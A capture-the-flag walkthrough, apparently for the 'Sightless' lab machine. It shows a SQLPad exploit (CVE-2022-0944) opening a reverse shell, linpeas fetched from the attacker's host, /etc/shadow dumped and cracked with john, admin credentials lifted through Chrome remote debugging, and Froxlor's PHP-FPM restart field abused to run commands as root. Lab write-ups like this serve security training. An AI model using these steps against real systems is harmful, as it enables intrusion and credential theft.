hostname      # c184118df0a6
git clone https://github.com/shhrew/CVE-2022-0944.git
Cloning into 'CVE-2022-0944'...
remote: Total 11 (delta 2), reused 8 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (11/11), 4.08 KiB | 2.04 MiB/s, done.
cd CVE-2022-0944
ls
LICENSE README.md main.py requirements.txtThat requirements.txt is why the exploit does not start on the first try:
python3 main.py
Traceback (most recent call last):
  File "main.py", line 4, in <module>
    from pwn import *
ModuleNotFoundError: No module named 'pwn'
pip3 install -r requirements.txt
Collecting bcrypt==4.2.0 (from -r requirements.txt (line 1))
  Downloading bcrypt-4.2.0-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (9.6 kB)
Collecting capstone==5.0.3 (from -r requirements.txt (line 2))
  Downloading capstone-5.0.3-py3-none-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.met
Collecting certifi==2024.8.30 (from -r requirements.txt (line 3))
  Downloading certifi-2024.8.30-py3-none-any.whl.metadata (2.2 kB)
Collecting cffi==1.17.1 (from -r requirements.txt (line 4))
With the dependencies in place, the exploit takes SQLPad's URL and the listener's IP/port pair:
python3 main.py http://sqlpad.sightless.htb 10.10.15.39 4444
[+] Trying to bind to 10.10.15.39 on port 4444: Done
[+] Waiting for connections on 10.10.15.39:4444: Got connection from 10.10.11.32 on port 44086
[*] Switching to interactive mode
/bin/sh: 0: can't access tty; job control turned off
#
# whoami
root
# hostname -I
172.17.0.2
# hostname
c184118df0a6
whoami gives root, but the hostname (a hex container ID) and the 172.17.0.2 IP confirm we are inside a Docker container, not on the host.
Shell as michael (on the host)
michael's hash in /etc/shadow
The first move inside the container is the usual automated sweep. We serve linpeas.sh (repo) from our machine and run it:
The shell arrives with no TTY (can't access tty), so the first move is the usual treatment:
script /dev/null -c bash
# script /dev/null -c bash
Script started, file is /dev/null
root@c184118df0a6:/var/lib/sqlpad#
python3 -m http.server 80wget http://10.10.15.39/linpeas.sh
--2024-09-09 20:35:40--  http://10.10.15.39/linpeas.sh
Length: 823059 (804K) [text/x-sh]
2024-09-09 20:35:41 (1.62 MB/s) - 'linpeas.sh.1' saved [823059/823059]

10.10.11.32 - - [09/Sep/2024 22:03:50] code 404, message File not found
10.10.11.32 - - [09/Sep/2024 22:05:16] "GET /linpeas.sh HTTP/1.1" 200 -
Those 404s on the right are the classic mistake of starting the http.server in one directory and requesting the file from another; it is fixed by starting it where the script actually lives.

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
LinPEAS-ng by carlospolop
LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
YOU ARE ALREADY ROOT!!! (it could take longer to complete execution)
That YOU ARE ALREADY ROOT sums the situation up: we are root, but of a container.
linpeas's report turns up nothing usable: no odd SUID, no capabilities, no mounted Docker socket allowing a direct container escape. That is a negative result, but it changes the plan: if the way out is not inside the container, we need something useful outside it. And that brings back a fact from the initial scan, that the host has SSH open. An /etc/shadow is not just a list of container hashes: it can be the key to the host, if someone reuses their password.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
node:x:1000:1000::/home/node:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
Inside the container there is a user michael, and that name is the one to cross-check against the host.
cat /etc/shadow
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWa...:19860:0:99999:7:::Besides root, there is a user michael with a password hash ($6$ format, SHA-512).
Crack the hash and SSH in
To crack it with john, first combine /etc/passwd and /etc/shadow with unshadow (so john recognises the user and hash together), then attack with rockyou.txt.
unshadow passwd.txt shadow.txt > unshadowed.txt
(unshadow prints nothing: it writes the result into unshadowed.txt)unshadow produces no screen output, it simply dumps into the destination file each /etc/passwd user alongside its matching /etc/shadow hash, which is the format john expects. With that in place the dictionary attack can run:
john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
insaneclownposse  (michael)
1g 0:00:00:07 DONE ...
The password is insaneclownposse. Since michael also exists on the host and reuses the same password, we use it to SSH into the real system (escaping the container) and read the first flag.
ssh michael@10.10.11.32
# password: insaneclownposse
cat user.txt
michael@sightless:~$ cat user.txt
5268ebde80987a98cd86137283ad7fc2
Shell as root
Tunnel to the internal Froxlor
Enumerating the host (processes, listening ports) we find services bound only to localhost: a Froxlor panel (hosting management) on 8080 and an auxiliary port 44077 it needs to work. Since they are not reachable from outside, we set up an SSH port forward to bring them to our machine.
ssh -L 8080:127.0.0.1:8080 -L 44077:127.0.0.1:44077 michael@10.10.11.32
michael@10.10.11.32's password:
Last login: Wed Sep 11 15:24:29 2024 from 10.10.15.39
michael@sightless:~$
Steal the session via Chrome remote debugging
The host runs a headless Chrome with remote debugging (the auxiliary port gives it away): an automated process that, every so often, opens Froxlor and logs in as administrator. Chrome's debugging protocol lets you inspect and control that browser from chrome://inspect. We set the forwarded ports there as discovery targets.
chrome://inspect/#devices -> Configure... -> 127.0.0.1:8080 and 127.0.0.1:44077
In the Target discovery settings dialog we add the two forwarded ports, and as soon as they are accepted the remote tabs show up: two Froxlor instances open at admin.sightless.htb:8080/admin_logger.php?page=log.

Target discovery settings
  localhost:9222
  localhost:9229
  127.0.0.1:8080
  127.0.0.1:44077

Remote Target #127.0.0.1
  Froxlor  http://admin.sightless.htb:8080/admin_logger.php?page=log
           inspect  pause  focus tab  reload  close
Clicking inspect opens a DevTools over the victim's browser. With the Network tab recording, all it takes is waiting for the automated process to log in again: the form request carries the fields in the clear.

index.php   ->   Form Data
  loginname: admin
  password:  ForlorfroxAdmin
  dologin:
There are Froxlor's admin credentials: admin : ForlorfroxAdmin. With them we log into the panel through our tunnel:

Abuse PHP-FPM in Froxlor
Inside the panel (Froxlor 2.1.8), the PHP → PHP-FPM versions section shows what this is about:

PHP-FPM versions (1)

Short description | In use for php-config(s)          | php-fpm restart command    | Configuration directory of php-fpm | Process manager control (pm)
System default    | Default Config                    | service php8.1-fpm restart | /etc/php/8.1/fpm/pool.d/           | dynamic
                  | Froxlor Vhost Config
That field, "php-fpm restart command", literally stores the command the panel runs as root every time it reloads the PHP-FPM configuration. In the legitimate config it is a service php8.1-fpm restart, but nothing stops it from being something else: it is direct command execution, only through a form.
There is one practical restriction: two configurations cannot share the same Configuration directory of php-fpm, so the new version is created with a directory different from the system one (/etc/php/8.1/... versus /etc/php/7.4/...). With that, we create a version whose restart command copies the flag to a path we can read:

Create new PHP version
  php-fpm restart command *          cp /root/root.txt /tmp/root.txt
  Configuration directory of php-fpm * /etc/php/7.4/fpm/pool.d/
  Process manager control (pm)       static
  The number of child processes      5
Saving is not enough: the command only fires when the panel reloads PHP-FPM. The switch is at admin_settings.php?page=overview&part=phpfpm:

Settings » PHP-FPM
  Enable php-fpm                          [ON]
  Default PHP configuration for new domains   Default Config
  Temp directory                              /var/customers/tmp/
  Use mod_proxy / mod_proxy_fcgi              [OFF]
We disable it and save:

Then re-enable it and save again. That cycle fires the "restart command" as root. (If changes do not seem to apply, logging out and back in after each step helps.) We check the result from michael's shell:
ls /tmp
michael@sightless:/tmp$ ls
1  Crashpad  root.txt  shell  systemd-private-...  tmux-1000  vmware-root_787-4290625459
The copy worked, but the file still belongs to root with its original permissions, so michael cannot read it yet. We repeat the trick with a second configuration that opens them up:
